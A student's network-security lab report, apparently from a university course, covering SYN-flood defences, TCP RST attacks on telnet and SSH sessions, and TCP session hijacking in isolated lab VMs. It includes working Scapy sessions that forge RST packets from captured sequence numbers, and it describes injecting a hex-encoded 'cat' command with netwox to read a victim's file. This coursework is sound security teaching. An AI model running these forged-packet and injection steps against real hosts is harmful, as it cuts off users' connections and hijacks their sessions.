
Defense: The best approach to prevent this attack is enabling SYN cookies. SYN cookies are calculated through a complicated process . The SYN cookies help validate the ACK package by checking the sequence number inside the package is valid or not. Another way is applying TCP Accept Policies. An outbound accept policy implements a firewall when trying to establish TCP connections with untrusted destinations. Large amount of unanswered SYN-ACKs can be detected and blocked. Another mechanism is the inbound accept policy. In this setup, an untrusted host must first complete the TCP handshake (SYN, SYN-ACK, ACK) with a firewall. The firewall then performs the TCP handshake with the protected server. A SYN flood would never reach the server as the firewall handles the attack instead of the server.

Khanh Nguyen
525000335
CSCE465

Task 3: TCP RST Attacks on telnet and ssh Connections

Design: In this is task, I setup telnet connection between client and server. After that I used another VM to interrupt and terminate the telnet connection. I repeated the same thing with SSH connection between the client and the server. I used the Scapy to send the TCP RST packet.

Attack on Telnet:



(ip.src==172.31.16.16 && ip.dst== 172.31.32.6) || (ip.src == 172.31.32.6 && ip.dst ==172.31.16.16)

No.	Time	Source	Destination	Protocol	Length	Info
175…	2019-03-2…	172.31.16.16	172.31.32.6	TELNET	69	Telnet Data ...
175…	2019-03-2…	172.31.32.6	172.31.16.16	TELNET	76	Telnet Data ...
175…	2019-03-2…	172.31.16.16	172.31.32.6	TCP	66	53384 → 23 [ACK] Seq=4…
183…	2019-03-2…	172.31.16.16	172.31.32.6	TELNET	68	Telnet Data ...
183…	2019-03-2…	172.31.32.6	172.31.16.16	TELNET	68	Telnet Data ...
183…	2019-03-2…	172.31.16.16	172.31.32.6	TCP	66	53384 → 23 [ACK] Seq=4…
183…	2019-03-2…	172.31.32.6	172.31.16.16	TELNET	468	Telnet Data ...
183…	2019-03-2…	172.31.16.16	172.31.32.6	TCP	66	53384 → 23 [ACK] Seq=4…
183…	2019-03-2…	172.31.32.6	172.31.16.16	TELNET	118	Telnet Data ...
183…	2019-03-2…	172.31.16.16	172.31.32.6	TCP	66	53384 → 23 [ACK] Seq=4…
199…	2019-03-2…	172.31.16.16	172.31.32.6	TELNET	69	Telnet Data ...
199…	2019-03-2…	172.31.32.6	172.31.16.16	TCP	54	23 → 53384 [RST] Seq=3…


```
ytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
 0a:2a:44:85:e9:b0 (0a:2a:44:85:e9:b0), Dst: 0a:06:af:44:e4:00 (0a:06:af:44:e4:00)
 Version 4, Src: 172.31.16.16, Dst: 172.31.32.6
rol Protocol, Src Port: 53384 (53384), Dst Port: 23 (23), Seq: 4231262468, Ack: 3526844805, Len: 0
```

```
0000  0a 06 af 44 e4 00 0a 2a  44 85 e9 b0 08 00 45 10   ...D...* D.....E.
0010  00 34 a8 3d 40 00 40 06  0a 22 ac 1f 10 10 ac 1f   .4.=@.@. .".....
0020  20 06 d0 88 00 17 fc 33  f1 04 d2 37 61 85 80 10    ......3 ...7a...
0030  00 e3 88 7b 00 00 01 01  08 0a 00 32 a8 6a 00 16   ...{.... ...2.j..
0040  ca e9                                              ..
```

Frame (frame), 66 bytes   Packets: 233499 · Displayed: 15 (0.0%)   Profile: Default


Getting port, Ack and Seq numbers from Wireshark

Khanh Nguyen
525000335
CSCE465



```
              p///Ac            sC///a   |
              P////YCpc           A//A   | Craft me if you can.
       scccccp///pSP///p          p//Y   |                   -- IPv6 layer
      sY/////////y  caa           S//P   |
       cayCyayP//Ya              pY/Ya
        sY/PsY////YCc          aC//Yp
         sc  sccaCY//PCypaapyCP//YSs
                  spCPY//////YPSps
                       ccaacs
                                       using IPython 5.8.0
>>> i = IP()
>>> t = TCP()
>>> i.dst = "172.31.32.6"
>>> i.src = "172.31.16.16"
>>> t.sport = 53384
>>> t.dport = 23
>>> t.flags = "RA"
>>> t.ack = 3526844805
>>> t.seq = 4231262468
>>> t.window = 0
>>> send(i/t)
.
Sent 1 packets.
>>> 
```

Construct and send TCP RST package using Scapy with values from Wireshark




```
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Mar 23 05:31:21 EDT 2019 from ip-172-31-16-16.us-east-2.compu
te.internal on pts/9
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

2 packages can be updated.
0 updates are security updates.

[03/23/19]seed@VM:~$
Evaluation-SEED$$ ls
android         Documents         Music     source
bin             Downloads         Pictures  Templates
Customization   examples.desktop  Public    thinclient_drives
Desktop         lib               pwndbg    Videos
[03/23/19]seed@VM:~$
Evaluation-SEED$$ Connection closed by foreign host.
root@VM:/home/seed# 
```

RST package terminates the Telnet connection

Khanh Nguyen
525000335
CSCE465

Attack on SSH:



(ip.src==172.31.16.16 && ip.dst== 172.31.32.6) || (ip.src == 172.31.32.6 && ip.dst ==172.31.16.16)

No.	Time	Source	Destination	Protocol	Length	Info
144…	2019-03-2…	172.31.16.16	172.31.32.6	SSH	110	Client: Encrypted pack…
144…	2019-03-2…	172.31.32.6	172.31.16.16	SSH	110	Server: Encrypted pack…
144…	2019-03-2…	172.31.16.16	172.31.32.6	TCP	66	56670 → 22 [ACK] Seq=1…
157…	2019-03-2…	172.31.16.16	172.31.32.6	SSH	102	Client: Encrypted pack…
157…	2019-03-2…	172.31.32.6	172.31.16.16	SSH	102	Server: Encrypted pack…
157…	2019-03-2…	172.31.16.16	172.31.32.6	TCP	66	56670 → 22 [ACK] Seq=1…
157…	2019-03-2…	172.31.32.6	172.31.16.16	SSH	502	Server: Encrypted pack…
157…	2019-03-2…	172.31.16.16	172.31.32.6	TCP	66	56670 → 22 [ACK] Seq=1…
157…	2019-03-2…	172.31.32.6	172.31.16.16	SSH	158	Server: Encrypted pack…
157…	2019-03-2…	172.31.16.16	172.31.32.6	TCP	66	56670 → 22 [ACK] Seq=1…
345…	2019-03-2…	172.31.16.16	172.31.32.6	SSH	110	Client: Encrypted pack…
345…	2019-03-2…	172.31.32.6	172.31.16.16	TCP	54	22 → 56670 [RST] Seq=3…


```
bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
: 0a:2a:44:85:e9:b0 (0a:2a:44:85:e9:b0), Dst: 0a:06:af:44:e4:00 (0a:06:af:44:e4:00)
l Version 4, Src: 172.31.16.16, Dst: 172.31.32.6
trol Protocol, Src Port: 56670 (56670), Dst Port: 22 (22), Seq: 1865977126, Ack: 3250258324, Len: (
```

```
0000  0a 06 af 44 e4 00 0a 2a  44 85 e9 b0 08 00 45 10   ...D...* D.....E.
0010  00 34 1f 9c 40 00 40 06  92 c3 ac 1f 10 10 ac 1f   .4..@.@. ........
0020  20 06 dd 5e 00 16 6f 38  8d 26 c1 bb 01 94 80 10    ..^..o8 .&......
0030  01 1f 88 7b 00 00 01 01  08 0a 00 2c c5 8e 00 10   ...{.... ...,....
0040  e8 0e                                              ..
```

Frame (frame), 66 bytes | Packets: 416232 · Displayed: 15 (0.0%) | Profile: Default


Getting port, Ack and Seq numbers from Wireshark

Khanh Nguyen
525000335
CSCE465



```
              p///Ac                 sC///a     |
              P////YCpc                A//A     | We are in France, we say Skappee.
       scccccp///pSP///p               p//Y     | OK? Merci.
      sY/////////y  caa                S//P     |             -- Sebastien Chabal
       cayCyayP//Ya                   pY/Ya     |
        sY/PsY////YCc               aC//Yp
         sc  sccaCY//PCypaapyCP//YSs
                  spCPY//////YPSps
                       ccaacs
                                       using IPython 5.8.0
>>> i = IP()
>>> t = TCP()
>>> i.dst = "172.31.32.6"
>>> i.src = "172.31.16.16"
>>> t.sport = 56670
>>> t.dport = 22
>>> t.flags = "RA"
>>> t.ack = 3250258324
>>> t.seq = 1865977126
>>> t.window = 0
>>> send(i/t)
.
Sent 1 packets.
>>> 
```

Construct and send RST package using Scapy with values from Wireshark



```
root@VM:/home/seed# ssh seed@172.31.32.6
seed@172.31.32.6's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

2 packages can be updated.
0 updates are security updates.

Last login: Sat Mar 23 04:44:13 2019 from 172.31.16.16
[03/23/19]seed@VM:~$
Evaluation-SEED$$ ls
android        Documents        Music     source
bin            Downloads        Pictures  Templates
Customization  examples.desktop Public    thinclient_drives
Desktop        lib              pwndbg    Videos
[03/23/19]seed@VM:~$
Evaluation-SEED$$ packet_write_wait: Connection to 172.31.32.6 port 22: Broke
n pipe
root@VM:/home/seed# 
```

RST package terminates the SSH connection

Explanation: A RST packet can pre-emptively close a connection. By faking a package with Sequence and Acknowledge numbers obtained from Wireshark, the server will mistakenly receive that RST package from the attacker and close the connection with the RST flag.

Defense: To defend against this attack, authentication should be expanded beyond login session. Each IP packet should be authenticated each communication session. Another way to prevent this attack is using cryptographic keys and two-way authentication.


Task 4: TCP Session Hijacking

Design: In this task, I used netwox 40 tool to create and inject a fake package that contains an execution hex code in the victim's VM (host). The netwox 40 command requires the parameters listed below:

--ip4-src	Source IP address
--ip4-dst	Destination IP address
--tcp-src	Source TCP port
--tcp-dst	Destination TCP port
--tcp-seqnum	TCP Sequence number
--tcp-acknum	TCP Acknowledge number
--tcp-window	TCP window size
--tcp-data	Contains data sent over the network
--ip4-ttl	Lifespan of data
-z	No TCP Ack

The values for the parameters above such as --ip4-src, --ip4-dst, --tcp-src, --tcp-dst, --tcp-seqnum, --tcp-acknum, --tcp-window can be obtained from the Wireshark on victim's network. The data sent was an execution hex code converted from the string "cat sercret.txt". The file was saved under /home/seed/ in victim's VM and would output "My name is Khanh Nguyen and this is task 4 HW4 CSCE465" when the hex code is executed.

